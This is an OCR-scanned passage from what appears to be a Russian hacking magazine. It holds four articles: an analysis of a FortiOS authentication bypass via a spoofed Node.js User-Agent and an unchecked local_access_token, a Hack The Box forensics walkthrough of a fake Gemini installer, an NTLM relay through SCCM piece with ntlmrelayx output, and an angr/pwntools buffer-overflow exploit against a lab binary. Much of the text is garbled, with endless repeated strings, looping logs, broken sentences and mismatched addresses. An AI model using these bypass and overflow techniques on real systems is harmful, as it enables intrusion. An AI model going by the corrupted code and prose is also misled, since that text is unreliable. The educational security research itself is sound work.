        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web"
```

Анализ функции getAdminSession

Продолжаем наше путешествие по тысячам строк кода и начинаемся на еще одну защиту. В основной версии строка

```
ws.on("message", (msg) => cli.write(msg));
```

находилась в основном коде логика вызова метода **CliConnection**. Теперь же перенесена в отдельную функцию, которая вызывается раздаром, что этот класс отвечает за взаимодействие пользователя с CLI из интерфейса администратора (в браузере, поэтому websocket и нужен). Очевидно, этот код отвечает за отправку сообщений, полученных по WebSocket в этот самый CLI. Мне интересно, как пользователь из веб-интерфейса в FortiOS с своим бесплатным безопасности.

Теперь мы приблизительно представляем, что именно было изменено разработчиками FortiOS для исправления этой уязвимости. Осталось понять, как использовать данную уязвимость, чтобы не получать ошибку аутентификации. Для этого нам необходимо разобраться в механизме аутентификации пользователя.

ИССЛЕДУЕМ МЕХАНИЗМ АУТЕНТИФИКАЦИИ

Веб-интерфейс FortiGate предоставляет аутентифицированным пользователям возможность взаимодействия с CLI прямо из окна браузера. Простым языком, мы можем с администратора в браузере доступ. Стандартный интерфейс терминала для взаимодействия с FortiGate.

Самый очевидный способ разобраться в механизме аутентификации — посмотреть на то, как выглядит легитимный процесс. Передаем большое спасибо разработчикам предоставляемая в свободном доступе виртуальная машины FortiGate, качаем себе одну и развертываем. Затем запускаем Burp Suite, переходим в веб-интерфейс и отправляем окно CLI. Перед нашим взором предстанет обширный процесс клиент-серверного взаимодействия, как при первом входе — вначале происходит установление по следующему адресу:

```
https://fortigate.example/ws/cli/open/
```

Именно сюда обращается браузер пользователя перед тем, как отправляется окно CLI. В запросе происходит установление при первичной аутентификации или в таком случае **Upgrade**, основывающий сервер, что дальнейшие общение с клиентом будет проходить по протоколу WebSocket.

```
GET /ws/cli/open?vdom=root&type=cli&mkey=&mkey2=&mkey3=&mkey4=&mkey5=&mkey6=&mkey7=&mkey8=&mkey9=&mkey10=&mkey11=&mkey12=&mkey13=&mkey14=&mkey15=&mkey16=&mkey17=&mkey18=&mkey19=&mkey20=&mkey21=&mkey22=&mkey23=&mkey24=&mkey25=&mkey26=&mkey27=&mkey28=&mkey29=&mkey30=&mkey31=&mkey32=&mkey33=&mkey34=&mkey35=&mkey36=&mkey37=&mkey38=&mkey39=&mkey40=&mkey41=&mkey42=&mkey43=&mkey44=&mkey45=&mkey46=&mkey47=&mkey48=&mkey49=&mkey50=&mkey51=&mkey52=&mkey53=&mkey54=&mkey55=&mkey56=&mkey57=&mkey58=&mkey59=&mkey60=&mkey61=&mkey62=&mkey63=&mkey64=&mkey65=&mkey66=&mkey67=&mkey68=&mkey69=&mkey70=&mkey71=&mkey72=&mkey73=&mkey74=&mkey75=&mkey76=&mkey77=&mkey78=&mkey79=&mkey80=&mkey81=&mkey82=&mkey83=&mkey84=&mkey85=&mkey86=&mkey87=&mkey88=&mkey89=&mkey90=&mkey91=&mkey92=&mkey93=&mkey94=&mkey95=&mkey96=&mkey97=&mkey98=&mkey99=&mkey100=&mkey101=&mkey102=&mkey103=&mkey104=&mkey105=&mkey106=&mkey107=&mkey108=&mkey109=&mkey110=&mkey111=&mkey112=&mkey113=&mkey114=&mkey115=&mkey116=&mkey117=&mkey118=&mkey119=&mkey120=&mkey121=&mkey122=&mkey123=&mkey124=&mkey125=&mkey126=&mkey127=&mkey128=&mkey129=&mkey130=&mkey131=&mkey132=&mkey133=&mkey134=&mkey135=&mkey136=&mkey137=&mkey138=&mkey139=&mkey140=&mkey141=&mkey142=&mkey143=&mkey144=&mkey145=&mkey146=&mkey147=&mkey148=&mkey149=&mkey150=&mkey151=&mkey152=&mkey153=&mkey154=&mkey155=&mkey156=&
```

ШТУРМУЕМ КРЕПОСТЬ


ОБХОДИМ АУТЕНТИФИКАЦИЮ В FortiOS и FortiProxy

ШОУ НАЧИНАЕТСЯ

Дорогой читатель, в искренне благодарен тебе за то, что ты снял дойти до этой главы. Понимаю, выше расположен огромный пласт нудной технической информации, но, поверь мне, все это потребуется нам, чтобы понять, в чем же кроется проблема. Дальше будет интересно, обещаю!

Мы остановились на моменте передачи запроса с REST API с параметром **local_access_token**. Никакой информации в документации к FortiOS о том, для чего он предназначен, я не нашел. Поэтому пойдем эмпирическим путем и просто попробуем передать случайное значение.


Вновь вернемся к Burp Suite, сконструируем запрос по ранее обнаруженному пути, передадим случайное значение параметра **Connection: Upgrade**, **Upgrade: websocket**, и посмотрим на реакцию системы. Отправляем его и видим радостный ответ сервера — **101 Switching Protocols**. Дальше можем общаться по WebSocket.



Запрос со случайным local_access_token

На этом моменте я сильно обрадовался и подумал, что тайна раскрыта: сервер ответил мне случайным переходом на WebSocket, а значит, остается только спокойно пару какую-нибудь команду с радостным свежеиспеченному PoC (спойлер: дальше в точно так же сильно расстроился).


Все мои попытки хоть как-то проэксплуатировать обнаруженный недостаток можно отвергнуть сервером — любой ответ на WebSocket команда просто оставалась без ответа, а затем соединение обрывалось. Чтобы разобраться, в чем же проблема, обратимся к инструментам отладки, которые существуют в FortiOS. Подключаемся по SSH, включаем дебаг на приложениях httpsd и node и снова отправляем запрос. Первое, что мы видим, — успешная аутентификация в REST API с IP-адреса **127.0.0.1** (именно эту проблему мы видели в коде модуля Node.js).



Успешная аутентификация в REST API

Здесь у меня возник вопрос: Пусть **local_access_token** не валидируется модулем Node.js, но почему это случайно аутентифицирует нас, несмотря на то что этот самый токен, скорее всего, отправлено случайное значение? Чтобы отвечать на него, придется запустить той любимый дизассемблер (у меня это IDAx64Pro) и посмотреть на код основного приложения FortiOS — **/bin/init**.

Ориентируясь на дебаг логгинг, можно предположить, что процесс аутентификации выполняется функцией (или связан с ней), которая выводит нам сообщение **api_access_check_for_trusted_access**. Потому просто ищем эту строку и сосмотрим, где используется вызов в одной функции. В ней отмечаю огромная логика аутентификации в REST API на все случаи жизни, но наш случай ведь особенный — мы знаем, что значение **User-Agent: Node.js** и запрос приходит с IP-адреса **127.0.0.1**. Что-то подходящее нашлось в самом верху — функция **api_access_check_for_trusted_access()** вызывает то, что я назвал **is_trusted_ip_and_useragent()**, передавая в качестве аргументов два параметра: заголовки запроса и строку **Node.js**.




api_access_check_for_trusted_access()

Функция **is_trusted_ip_and_useragent()** играет простую роль: сравнивает IP-адрес и User-Agent клиента с фиксированными значениями — **127.0.0.1** и **Node.js** (его передает **api_access_check_for_trusted_access()**).

Этот именно то, что мы видели в коде модуля Node.js в самом начале статьи, и именно то, что мы использовали, чтобы достучаться до REST API, — **local_access_token** попросту никак не проверяется. Передав его в запросе, мы получили возможность достучаться до REST API — дальше отработала штатная логика аутентификации локальных клиентов.

> **INFO**
>
> К слову, подобная проблема была обнаружена в FortiOS в ранее. В октябре 2022 года была раскрыта уязвимость CVE-2022-40684, которая точно так же позволяла обойти аутентификацию в REST API, передав параметры **client_ip: 127.0.0.1** и **User-Agent: Report Runner**. Подробнее об этой уязвимости можно почитать в блоге Horizon3.ai.



is_trusted_ip_and_useragent()

Что ж, мы поняли, почему нам удалось обойти аутентификацию в REST API. Но что там с CLI и эксплуатацией уязвимости? Вернемся к дебагу FortiOS и посмотрим, что происходит после предоставления нам прав доступа и начала взаимодействия с CLI. В логе видно, что интерфейс CLI инициализируется, затем происходит мистический **Sending login context** и соединение закрывается по стороны CLI.

```
[msg 11] Websocket      : [FD0ec0dfc 1ch] Ws websocket initialized.
[msg 11] Websocket      : [FD0ec0dfc 1ch] Ws handshake response sent.
[msg 11] Websocket      : [FD0ec0dfc 1ch] Sending login context [0].
[msg 11] Websocket      : [FD0ec0dfc 1ch] Sending login context [1].
[msg 11] Websocket      : [FD0ec0dfc 1ch] Sending login context [2].
[msg 11] Websocket      : [FD0ec0dfc 1ch] Sending login context [3].
[msg 11] Websocket      : [FD0ec0dfc 1ch] Sending login context
```

УРОКИ ФОРЕНЗИКИ

Расследуем кибератаку через соцсеть и раскрываем маскировку файла

sabirite
Гуманитарий и эксперт
sabirite

Сегодня мы с тобой будем упражняться в расследовании атаки, связанной с установкой замаскированного ПО, которое злодеи распространяют через социальную сеть. Поупражняемся в цифровой криминалистике и посмотрим, как можно ускорить и облегчить работу.

Решать мы будем лабораторную работу Detect Malicious Human из раздела Sherlocks на популярном обучающем ресурсе Hack The Box.

Описание лабораторной работы гласит, что пользователь Alonzo Spire интересовался возможностями искусственного интеллекта и хотел узнать, не может ли ИИ помочь ему в повседневном задании. В социальных сетях он наткнулся на пост об искусственном интеллекте Google Gemini. Недолго думая, он скачал инструмент, который рекламировался в посте, но после установки на свой компьютер его система стала, что называется, подводить.

Наш поручено помочь инженеру, проведшему анализ, найти источник этого странного инцидента.

Файлы лабораторной работы представляют собой сборку **Kroll Artifact Parser and Extractor (KAPE)**, которой мы воспользуемся для получения криминалистических артефактов.


ВРЕДОНОСНАЯ ССЫЛКА

Начнем расследование с закладки, данной в описании. Пост в социальной сети был отправной точкой атаки.

Среди предоставленных нам есть вот такая:

```
Triage\C%3a%5aloncz.spire%5cAppData%5clocal%5cMicrosoft%5cEdge%5cUser Data%5cDefault
```

В ней лежит файл базы данных SQLite **History**. Откроем файл в **DB Browser** и выберем таблицу **urls**



Здесь видим ссылку на использующую социальные сеть и не знаю. В столбце **last_visit_time** указана время, когда пользователь посещал URL. Оно представлено в формате Webkit/Chrome, который можно конвертировать в стандартный формат на сайте Epoch Converter.

В таблице **downloads** узнаем путь к скачанному файлу и его названию. Обратим внимание на идентификатор загрузки 5 и запомним его.





Таблица **downloads_url_chains** помогает понять, что перед скачиванием файла RAR (идентификатор 5) редирект происходил трижды. Файл был скачан с URL, который указан в последней строке.




Классификация


Угроза MITRE ATT&CK эта подтехника имеет ID T1204.001 User Execution: Malicious Link. Она заключается в том, что пользователи могут стать жертвой социальной инженерии, в том числе через социальные сети. При этом при переходе по ссылке скачивается вредоносный файл или выполняется вредоносный код.

МАСКИРОВКА


Журнал **Application** полезен для отслеживания событий установки ПО. Зная примерное время установки или используя фильтр по названию, ввода слово Control, отобразим событие **MsInstaller** с идентификатором 1042, которое указывает на завершение процесса установки MSI. Это событие поможет определить точное время успешной установки ПАНЕ в систему.



В этом же журнале немного позже замечаем событие с идентификатором 1033, которое гласит об успешной установке продукта и раскрывает его версию.



Чтобы найти установочную вредоносную программу, обратимся к предустановленным нам журналам PowerShell. Изучив логи за интересующий нас период, почти сразу замечаем подозрительный скрипт:




Злоумышленник поместил скрипт **ru.ps1** в папку **C:\Program Files (x86)\Google\Install**, чтобы замаскировать его под легитимное ПО и избежать обнаружения.

Классификация

Угроза Masquerading имеет ID T1036.005 Masquerading: Match Legitimate Name or Location. Злоумышленники могут размещать вредоносные файлы в доверенной локации (например, System32) или присваивать им безобидные и легитимные и законные программам имена.

Чтобы продолжить расследование, запустим предустановленный файл **$MFT** в **MFTExplorer**. Снятрим записи MFT в известной промежуточной директории **C:\Program Files (x86)\Google\Install** и нажмем там файл **install.cmd**, который отвечает за запуск вредоносного ПО.




Давай изучим этот **install.cmd**. Можем прямо в MFTExplorer посмотреть, как этот файл выглядит в виде ASCII, а сразу замечаем кажущийся странным. Раньше мы видели ту же команду в логах PowerShell.


Среди собранных артефактов есть еще один подозрительный каталог:

```
C:\Program Files (x86)\Google\Install\mmmkkengccagdlmgimedpic
```

В нем два файла js, меньший по размеру (**content.js**) имеет смещение 3820240.



Просмотреть его содержимое можно чуть ниже в том же разделе Overview. В настоящее расследование его содержимое могло бы потом заинтересовать хакеров, отвечающих за реверс-инжиниринг и анализ вредоносных файлов.



ПРОСМОТР ДЕЙСТВИЙ ПОЛЬЗОВАТЕЛЯ

Известно, что пользователь Alonzo Spire работает в проведении установочном приложение. Будем использовать утилиту **RegRipper**, которая позволяет анализировать файлы реестра Windows. Возьмем файл пользователя **NTUSER.DAT**, в котором хранятся настройки реестра, специфичные для пользователя, и плагин WordWebQuery для извлечения самых последних поисковых запросов.

```
rip.exe -r "Users\alonzo.spire\NTUSER.DAT" -p wordwebquery
```

После того как пользователь Alonzo Spire не нашел в своей системе никакого ИИ-помощника, он удалил загруженный файл. Уточнить время этого действия можно несколькими способами, рассмотрим пару из них.

Первый способ — воспользоваться тем же MFTExplorer и проверить папку **$Recycle.Bin**. Изучив записи в корзине, обнаружим удаленный файл rar, в которого без раскаяния можно найти строку, выдающую связь с AI Gemini. Такой метод предпочтительнее, поскольку с большей вероятностью подтверждает подозрительность файла.

Второй способ предполагает использование утилиты MFTECmd.exe. Вначале преобразуем $MFT в более удобный формат CSV

```
MFTECmd.exe -f "Users/alonzo/Desktop/$MFT" --csv . --csvf mft_parsing.csv
```

Полученный файл открываем при помощи другого инструмента — Timeline Explorer. В поле Extension ставим фильтр, используя расширение .rar, и соотносим время с таймлайном инцидента.

Попробуем найти хеш MD5 обнаруженного установщика в открытых источниках. Нам известно имя вредоносного файла.

```
Google AI Gemini Ultra For PC V1.0.1.msi
```

На сайте virus.total находим всю информацию об этом установщике:

ВЫВОДЫ

Мы рассмотрели инцидент, связанный с распространением вредоносного ПО при помощи социальной инженерии — в именно вредоносной ссылки. Далее нам удалось разобрать цепочку доставки вируса на машину жертвы и узнать, как именно он маскировался. Следом мы поторопились в сборе необходимых для отчета индикаторов компрометации при помощи утилит MFTExplorer, MFTECmd, Timeline Explorer и RegRipper, которые сильно упрощают расследование.

RELAY AGAIN

Изучаем актуальные техники атак NTLM Relay через SCCM

Andrey Gordeychik
Positive Technologies
@kelbi

Привет, ты уже могу раз слышал, что продукт NTLM Relay в Windows мёртвый? Так вот, это не совсем правда. Мы в PT SC уже начиная с конца 2020 года, и почти на каждом проекте я до сих пор использую NTLM Relay. Сегодня я расскажу про актуальные техники Relay атак, связанные с SCCM, а также методы защиты от них.

Меняется исторгнуть эксперов. В июне 2021 года коллеги из Secureworks опубликовали статью, в которой подробно описали технику, как применяется в домене AD через эксплуатацию сервера SCCM (System Center Configuration Manager). С тех пор прошло не так уж мало времени, но я в 95 всех. Если кстати, фундаментально не изменилось — действительно, в SCCM по-прежнему можно атаковать NTLM relay, и в большинстве случаев — с полным правами на всю инфраструктуру. Но с момента выхода статьи в SCCM, Здесь же я хочу напомнить первоначальные, так и не вошедшие в статью, техники NTLM Relay по SCCM.

> **WARNING**
> Статья имеет ознакомительный характер и предназначена для ознакомления с актуальными угрозами, возникающими в домене инсталлятора. Автор и редакция не несут ответственности за любые последствия, произошедшие вследствие использования информации. Рекомендуется вне домены тестовых, например работы систем и нарушения тайны перехвата производится на свому.


ТЕОРИЯ

Для тех, кто плохо подготовился к теме и ещё не знает, что такое SCCM, для начала расскажу, что такое System Center Configuration Manager и зачем оно нужно. Microsoft System Configuration Manager, MECM, — это ПО для централизованного управления большим количеством компьютеров, что это и сделать можно с помощью Active Directory, а также с помощью сторонних решений.

Для чего нужно SCCM? Для выполнения задач, что, скажешь, как Active Directory (далее AD). Но сама беда — и да и нет. Configuration Manager выполнит для обеспечения каждой задачи, которая в домене AD, для сохранения запрет на администрирование.

Для выполнения задачи, когда в такой компании тысяча сотрудников, необходимо выполнить, скажем, 10 000 операций, что человек, а что человек, а что компьютер выполнить для каждого пользователя или для каждого компьютера. Для выполнения задачи в домене AD, для этого и был разработан сервер AD, и называется Configuration Manager.

SCCM позволяет автоматизировать выполнение задачи, при этом количество пользователей домена неизменно не дрогнуть. Часто бы обеспечить для каждого пользователя домена AD, для выполнения задачи, для выполнения задачи, для выполнения задачи, для выполнения задачи.


Configuration Manager Client Installation Properties
Installation properties
Install Configuration Manager client software on computers in this site
Specify the installation properties for the Configuration Manager client software.
Install the client software from a distribution point
Install the client software from the site server
Specify the installation properties for the client software:

RELAY AGAIN

ИЗУЧАЕМ АКТУАЛЬНЫЕ ТЕХНИКИ АТАК NTLM RELAY ЧЕРЕЗ SQLCMD

На самом чистом виде, это учетная запись, обладающая MECM, максимальные привилегии на сервере, которые позволяют выполнять любые задачи, которые доступны администратору домена. Для выполнения атаки NTLM Relay на SMB или RPC. В этом и заключается суть ЗАКЛЮЧЕНО, но без каких-нибудь Вторжений, с самой учетной записью.

Запускаем ntlmrelayx для выполнения атаки:

```
[*] Servers starting
[*] SMB Auth to port 445
[*] HTTP Auth to port 80
[*] WCF Auth to port 9389
[*] RAW Auth to port 6666
[*] Multirelay disabled
[*] Setting up SMB relay with target ALL
[*] Protocols relaying to ALL targets
[*] Attempting to mount SAM
[*] Attempting to mount SECURITY
[*] Attempting to mount DNS
[*] Attempting to mount LDAP
[*] Attempting to mount LDAPS
[*] Attempting to mount HTTP
[*] Attempting to mount HTTPS
[*] Attempting to mount WCF
[*] Attempting to mount RAW
[*] Multirelay disabled
[*] Setting up HTTP relay with target ALL
[*] Protocols relaying to ALL targets
[*] Attempting to mount SAM
[*] Attempting to mount SECURITY
[*] Attempting to mount DNS
[*] Attempting to mount LDAP
[*] Attempting to mount LDAPS
[*] Attempting to mount HTTP
[*] Attempting to mount HTTPS
[*] Attempting to mount WCF
[*] Attempting to mount RAW
[*] Multirelay disabled
[*] Setting up WCF relay with target ALL
[*] Protocols relaying to ALL targets
[*] Attempting to mount SAM
[*] Attempting to mount SECURITY
[*] Attempting to mount DNS
[*] Attempting to mount LDAP
[*] Attempting to mount LDAPS
[*] Attempting to mount HTTP
[*] Attempting to mount HTTPS
[*] Attempting to mount WCF
[*] Attempting to mount RAW
[*] Multirelay disabled
[*] Setting up RAW relay with target ALL
[*] Protocols relaying to ALL targets
[*] Attempting to mount SAM
[*] Attempting to mount SECURITY
[*] Attempting to mount DNS
[*] Attempting to mount LDAP
[*] Attempting to mount LDAPS
[*] Attempting to mount HTTP
[*] Attempting to mount HTTPS
[*] Attempting to mount WCF
[*] Attempting to mount RAW
[*] Multirelay disabled
[*] Setting up SMB relay with target ALL
[*] Protocols relaying to ALL targets
[*] Attempting to mount SAM
[*] Attempting to mount SECURITY
[*] Attempting to mount DNS
[*] Attempting to mount LDAP
[*] Attempting to mount LDAPS
[*] Attempting to mount HTTP
[*] Attempting to mount HTTPS
[*] Attempting to mount WCF
[*] Attempting to mount RAW
[*] Multirelay disabled
[*] Setting up HTTP
```

ЗЛОСТНАЯ ЭКСПЛУАТАЦИЯ

Используем Angr, чтобы найти Buffer Overflow

Ин Дмитрий
ин.дмитрий@gmail.com

Символический эмулятор Angr поможет перехватить управление в чужом коде, достаточно лишь указать ему направление поиска. В этой статье узнаем, как с его помощью находить аналогичные дыры в приложениях, написанных ассемблером. Пишем дизассемблер Ivyland и отслеживаем вредоносный код для настоящего FTP-сервера.

INFO

Если хочешь больше узнать про Angr, советую заглянуть в мою прошлую статью – «Управление кодом Ivyland Angr – фреймворк символьного исполнения».

UNCONSTRAINED

Давай начнем с собрания подопытной экземпляр — небольшую программу, которая принимает будет ожидать в переполнение буфера. Взяла сборки гарантирует стандартный ImageBase и отсутствие стековой канарейки, чем значительно упростит нам жизнь.

```
// gcc exp2.c -m32 -fno-stack-protector -no-pie -o exp2_32
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void win()
{
    printf("Win\n");
}

void func(int key)
{
    char buf[32];
    printf("overflow me : ");
    gets(buf);
}

int main(int argc, char* argv[])
{
    func(1);
    return 0;
}
```

Код принимает введенную строку в локальный буфер. Наша задача — перехватить буфер таким образом, чтобы передать управление в функцию win

```
00401036  int32_t win()
00401033  {
00401033      puts("Win")
00401039      return 0;
0040103a  }

0040103a  char* func()
0040103a  {
0040103a  55                  push    ebp {__saved_ebp}
0040103b  89e5                mov     ebp, ebp {__saved_ebp}
0040103d  53                  push    ebx {__saved_ebp}
0040103e  83ec24              sub     esp, 0x24

0040104b  8d45d8              lea     eax, [ebp-0x28 {buf}]
0040104e  50                  push    eax {buf} {var_1c}
0040104f  e8dcfdffff          call    gets

00401054  90                  nop
00401055  8b5dfc              mov     ebx, [__saved_ebp]
00401059  c3                  retn    {__return_addr}

00401059  int32_t main(int32_t arg, char** argv, char** envp)
00401059  8dfe4d00            push    0x1
0040201d  e8bf0fffff          call    func
00402022  b800000000          mov     eax, 0x0
00402027  c3                  retn    {__return_addr}
```

Подсмотрим в отладчике актуальные адреса. На входе в функцию **func()** на первыми стека лежит адрес возврата. Прологе сохраняет в стеке старый EBP после чего вычитает 0x24 из EBP, образуя на стеке «кармашек» под локальные данные.

```
0xffffffa8: 00 00 00 00 # buf
# [...] local variables
0xffffffc0: 00 80 f5 f7 # old EBX
0xffffffc4: e8 da ff ff # old EBP
0xffffffc8: 22 92 04 08 # ret addr -> 0x08049222
```

Стек выглядит вполне привычным образом. Попробуем перезапустить адрес возврата.

```
import angr
import claripy

project = angr.Project('exp2_32', auto_load_libs=False)
symbolic_input = claripy.BVS('input', 8 * 8)

initial_state = project.factory.entry_state(stdin=symbolic_input,
args=('./a.out'))
initial_state.options.add('SYMBOL_FILL_UNCONSTRAINED_MEMORY')
initial_state.options.add('SYMBOL_FILL_UNCONSTRAINED_REGISTERS')

def is_fully_symbolic_pc(state):
    for i in range(state.arch.bits):
        if not state.solver.symbolic(state.regs.pc[i]):
            return False
    return True

simulation = project.factory.simgr(
    initial_state,
    save_unconstrained=True,
    stashes={
        'active': [initial_state],
        'unconstrained': [],
        'found': [],
        'not_needed': []
    }
    )

def is_successful(state):
    return simulation.unconstrained

simulation.explore(find=is_successful)

solution_state = simulation.unconstrained[0]

print("Is fully symbolic pc:{solution_state:
    solution_state.add_constraint(solution_state.regs.ip == 
    0x08049222)
solution = solution_state.solver.eval(symbolic_input,cast_to=
    bytes)
print('input:', solution)
```

Скрипт подбирает входные данные для передачи управления на адрес 0x804918. Как это работает? Просто запускаем симуляцию и ждем выполнения условия **unconstrained** В него складываются состояния, из которых есть больше 256 возможных адресов перехода. Чаще всего это значит, что регистр EIP контролируем или полностью зависит от конкретных наших символьных переменных. На всякий случай проверяем, что регистр EIP действительно для EIP символический. Далее строим **ограничение**, при котором регистр равен нужному нам значению. И запускаем конкретизацию и получаем:

```
input:
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x22\x92\x04\x08\x00\x00\x00\x00\x00\x00\x00\x00'
```

Проверяем, что все работает. Для удобства используем pwntools:

```
from pwn import *
p = process('./exp2_32')
buff = b'\x00' * 44 + b'\x04\x91\x04\x08'
p.sendline(buff)
print(p.recv())
```

И получаем долгожданный результат:

```
$ python test_exp2.py

[+] Starting local process './exp2_32': pid 9178

b'overflow me : Win\n'

[*] Stopped process './exp2_32' (pid 9178)
```

ПИШЕМ АНАЛИЗАТОР VEX

Перепломаем часто встречается в таких функциях, как **strcpy**. Если они импортируются из внешних библиотек, найти и проверить их применение вручную не составляет большого труда. Однако оптимизирующие компиляторы часто заменяют их инлайновой вершиной.

Если компилятор делает оптимизацию, GCC Pro найдет **strcpy** через сигнатуры. Ни то стоит помечать инлайновые функции компилятора или использовать новую версию, как GCC 10 с отключенной опцией. Начнем универсальное решение, которое будет работать с любым компилятором, независимо от процедурной абстракции и флагов сборки.

Функция **strcpy** часто реализует как **memcpy** с предварительным расчетом длины строки через **strlen**. Но бывают оптимизированные версии, как в Visual Studio:

```
jmp     [dword ptr [__imp__strlen]]
mov     cl, byte [eax]
mov     [edx], cl
mov     byte [eax+0x1], cl
test    cl, cl
jne     @loop
```

Нетрудно заметить, что код состоит из трех операций:

- чтение байта по адресу;
- запись полученного байта по другому адресу;
- возврат управления к началу цикла.

Каждый пункт представляет собой отдельную инструкцию. Для нескольких инструкций сложно, который можно найти в VEX-коде. Для начала попишем цикл. Затем при желании, что в нем есть операция чтения, за которой следует операция записи прочитанных байтов.

```
import angr

path = 'bin/v32017'
proj = angr.Project(path, auto_load_libs=False)
bin_cfg = proj.analyses.CFGFast(force_complete_scan=False)

def get_exits(block):
    node = bin_cfg.get_any_node(block.addr)
    return [x.addr for x in node.successors]

def print_node(block):
    for x in block.vex.constant_jump_targets:
        print(hex(block.addr), hex(x))

def is_cycled_node(block):
    return block.addr in get_exits(block)

def is_load_byte(s):
    if s.tag == 'Ist_WrTmp':
        if s.data.tag == 'Ire_Load':
            if s.data.type == 'Ity_I8':
                return True
def is_store_byte(s):
    if s.tag == 'Ist_Store':
        if s.data.tag == 'Iex_RdTmp':
            return True

def is_memcpy_node(block):
    tmp_lds = []

    for s in block.vex.statements:
        if is_load_byte(s):
            tmp_lds.append(s.tmp)
            continue

        if is_store_byte(s):
            if tmp_lds:
                if s.data.tmp in tmp_lds:
                    return True

print('Analyzer:', path)
nodes_addr = [n.addr for n in bin_cfg.nodes_iter()]

for addr in nodes_addr:
    block = proj.factory.block(addr)

    if is_cycled_node(block):
        if is_memcpy_node(block):
            block.pp()
```

Базовый блок Angr — это кусок кода до команды передачи управления. Анализируем каждый блок, который нашел CFGFast. Проверяем, что блок имеет выход на собственное начало (это примитивный цикл). Дальше разбираем VEX-код, перемещаем в каждом блоке байты. Находим операцию чтения, запоминаем переменную, в которую помещается данные. Следим за ней находим операцию записи и проверяем, что используется та же переменная, что и при чтении.

Мы намеренно ищем чтение одного байта, разрешив тип данных **Ity_I8**. Менее редкий, можно фильтровать и другие виды цикла. Но для простоты остановимся на этом. Запустим скрипт на собранном Visual Studio файле с **memcpy**.

```
Analyzer: bin/v32017

0x1160  nop
0x1164  lea     eax, [eax+0x0]
0x1167  mov     byte ptr [eax+edx-0x1], cl
0x116b  test    cl, cl
0x116d  jne     0x00001160

Экспериментируем с разными файлами, находим и другие варианты.

0x11ac  rep movsd dword ptr es:[edi], dword ptr [esi]

0x11b0  lea     eax, ptr [esi+esi]
